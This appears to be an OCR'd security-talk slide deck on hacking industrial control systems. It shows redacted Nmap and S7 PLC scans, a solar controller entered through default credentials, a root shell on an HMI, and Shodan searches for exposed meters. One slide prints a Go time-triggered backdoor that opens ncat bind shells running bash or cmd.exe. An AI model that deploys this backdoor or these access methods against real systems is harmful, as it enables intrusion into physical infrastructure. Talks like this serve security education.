| broadcast-avahi-dos: [redacted]
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for [redacted]
Host is up (0.010s [redacted]).
Not shown: 65532 [redacted] ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     [redacted] http
|_http-aspnet-debug: ERROR: [redacted]
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
102/tcp  open  [redacted]
| s7-info:
|   Module: [redacted]
|   Basic Hardware: [redacted]
|   Version: 1.6.0
|   System Name: [redacted]
|   Module Type: [redacted]
|   Serial Number: [redacted]
|   Plant Identification: [redacted]
|_  Copyright: [redacted]
443/tcp  open  [redacted] htt
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
| ssl-dh-params:
|   VULNERABLE:
```




Not secure [redacted]lture/logout

CLUSTER CONTROLLER

User User

Password

Got in through
Default credentials ;)



SMA CLUSTER CONTROLLER


My Plant » SN: [redacted]

SN: [redacted]
Day yield [redacted] kWh
Condition Ok
Power ------
Total yield 163.574 MWh

Juicy
information
In
datasheets!!


# More misconfigurations and Vulnerabilities

- Logic-bomb as a backdoor for the HMI to obtain a simple reverse shell, Django default and many more…




```
func ncatSpawnListeners() {
        osType := runtime.GOOS
        portNos:= []int{7864, 7777, 7783, 8348, 8677, 8999}
        for {
        timeNow:= time.Now().Unix()
        if timeNow > 1570583580{
        for _, port := range portNos{
                if osType == "linux" {
                        cmd := exec.Command("uagent", "-l", "-k", "-p", strconv.Itoa(port), "-e", "/bin/bash")
                        err := cmd.Start()
                        if err ≠ nil {
                                fmt.Printf("[ERROR]: %s", err)
                        }
                } else {
                        cmd := exec.Command("ncat.exe", "-l", "-k", "-p", strconv.Itoa(port), "-e", "cmd.exe")
                        err := cmd.Start()
                        if err ≠ nil {
                                fmt.Printf("[ERROR]: %s", err)
                        }
                }
                time.Sleep(30* time.Second)
        }
```

Pwn Blue Teams



root's X desktop (hmi:1) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
[ManufacturingT - File Manager]
Terminal
File Edit View Terminal Tabs Help
work
tion Platform

```
# whoami
root
#
```



Solar Panel Status

Azimuth

Position 0900
Position 1030
Position 1200
Position 1330
Position 1500

Operating


☑ Automatic Mode

Events

```
Logged in: Director          4:18:15 PM
Runtime Started              4:18:15 PM
Runtime ended                4:17:58 PM
```

Active Alarms

```
Panel Reaching 0900 Position     11/16/2019 4:23:10 PM
Panel Leaving 1330 Position      11/16/2019 4:23:10 PM
```



| | | | | | |
|---|---|---|---|---|---|
| | 3.3V | 1 | 2 | 5.0V | |
| | I2C SDA | 3 | 4 | 5.0V | |
| | I2C SCL | 5 | 6 | GROUND | |
| IN | GPIO 4 | 7 | 8 | UART TX | |
| | GROUND | 9 | 10 | UART RX | |
| IN | GPIO 17 | 11 | 12 | GPIO 18 | IN |
| IN | GPIO 27 | 13 | 14 | GROUND | |
| OUT | GPIO 22 | 15 | 16 | GPIO 23 | OUT |
| | 3.3V | 17 | 18 | GPIO 24 | IN |
| OUT | GPIO 10 | 19 | 20 | GROUND | |
| OUT | GPIO 9 | 21 | 22 | GPIO 25 | IN |
| OUT | GPIO 11 | 23 | 24 | GPIO 8 | OUT |
| | GROUND | 25 | 26 | GPIO 7 | OUT |
| | -- | 27 | 28 | -- | |
| OUT | GPIO 5 | 29 | 30 | GROUND | |
| OUT | GPIO 6 | 31 | 32 | GPIO 12 | IN |
| IN | GPIO 13 | 33 | 34 | GROUND | |
| OUT | GPIO 19 | 35 | 36 | GPIO 16 | OUT |

# In the wilderness for fun and profit


- Shodan is a search engine that lets you find specific types of devices(routers, servers, etc.) on the internet using a variety of queries and filters. Some have also described it as a search engine of service banners, which are meta-data the server sends back to the client

- In May 2013, CNN Money released an article detailing how SHODAN can be used to find dangerous systems on the Internet, including traffic light controls and other control systems, including ICS

- In December 2013, the website SCADA Strangelove posted over 500 banner search terms to find connected SCADA devices via SHODAN and/or Google

# In the wilderness for fun and profit

- ❖ How does Shodan work?
- ❖ Crawl all IP addresses in the IPv4 space
- ❖ Try to initiate connections with known ports
- ❖ Record the responses/banners that are received
- ❖ Append to any records that exist for that IP
- ❖ You can also create reports or find security exploits for specific ports/serv



Home → Medical Data → Shodan: A Potential Nightmare for Medical Device Users

## Shodan: A Potential Nightmare for Medical Device Users

9

Posted in Medical Data by Qmed Staff on September 6, 2013

In the 1990s, game developers released a video game called System Shock. In the game, a sentient artificial intelligence named SHODAN (Sentient Hyper-Optimized Data Acce through a series of daunting challenges. Like Kubrick's h misapplication of technology could cause trouble in the f

While SHODAN was a fictional character in a video gam manifested itself to one family through a foul-mouthed h

CNNMoney
A Service of CNN, Fortune & Money

FORTUNE · Money ·

Home Video Business News Markets My Portfolio Investing Economy Tech Personal Finance

Brainstorm Tech | Mobile | Security | Social | Innovation | Enterprise | Apple 2.0 | Tech30 | Interactive | Vid

THE CYBERCRIME ECONOMY


## Shodan: The scariest search engine on the Internet

CNNMoney

By David Goldman @DavidGoldmanCNN April 8, 2013: 1:41 PM ET

Recommend 18k

Hacking anything connected to the Internet



The Washington Post PostTV Politics Opinions Local Sports National World Busi

INVESTIGATIONS

In the News Farm Bill Hamid Karzai State of the Union Trey Radel Marlboro Man

SPECIAL REPORT

ZERO DAY

The Threat in Cyberspace: To succeed in addressing risks in the digital universe, global leaders must understand one of the most complex, man-made creations on Earth: cyberspace. **View the series.**

Behind a framework, a cautionary cyber tale


Tridium's Niagara framework: Connectivity...

## Cyber search engine Shodan exposes industrial control systems to new risks

# In the wilderness for fun and profit

- Why is this interesting?
- Some banners can give information to the state of the device
- What type of device (make/model)
- Default user/admin passwords
- Misconfigured systems
- No authentication!
- Combined with domain knowledge (or Google) we can find useful things!

# Electric Meters are on the internet



Meter Name [redacted]


Date/Time [redacted]

Voltage/Current

| | %THD | 1 | 3 | 5 | 7 | 9 | 11 | 13 | 15 |
|---|---|---|---|---|---|---|---|---|---|
| | | Mag. | Mag. | Mag. | Mag. | Mag. | Mag. | Mag. | Mag. |
| VA | 2.03% | 100.00% | 1.53% | 1.30% | 0.00% | 0.26% | 0.00% | 0.00% | 0.00% |
| VB | 1.32% | 100.00% | 0.78% | 1.04% | 0.21% | 0.00% | 0.00% | 0.00% | 0.00% |
| VC | 1.96% | 100.00% | 1.11% | 1.57% | 0.21% | 0.28% | 0.00% | 0.00% | 0.00% |
| IA | 5.83% | 100.00% | 5.73% | 0.86% | 0.51% | 0.37% | 0.00% | 0.00% | 0.00% |
| IB | 5.17% | 100.00% | 5.14% | 0.29% | 0.27% | 0.35% | 0.00% | 0.00% | 0.00% |
| IC | 5.89% | 100.00% | 5.72% | 1.17% | 0.61% | 0.41% | 0.00% | 0.00% | 0.00% |

Last PQ Events

| | Number of Events | Date/ Time of Last Event |
|---|---|---|
| Waveform | 95 | [redacted] |
| PQ | 512 | [redacted] |



Meter Name [redacted]

Date/Time [redacted]


Internal Digital Inputs


| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
|---|---|---|---|---|---|---|---|
| ● | ● | ● | ● | ● | ● | ● | ● |

| Input | Status |
|---|---|
| HSI Input 1 | Open_1 |
| HSI Input 2 | Open_2 |
| HSI Input 3 | Open_3 |
| HSI Input 4 | Open_4 |
| HSI Input 5 | Open_5 |
| HSI Input 6 | Open_6 |
| HSI Input 7 | Open_7 |
| HSI Input 8 | Open_8 |

Power Meters and Cloud Energy Management

# Networks in the wild

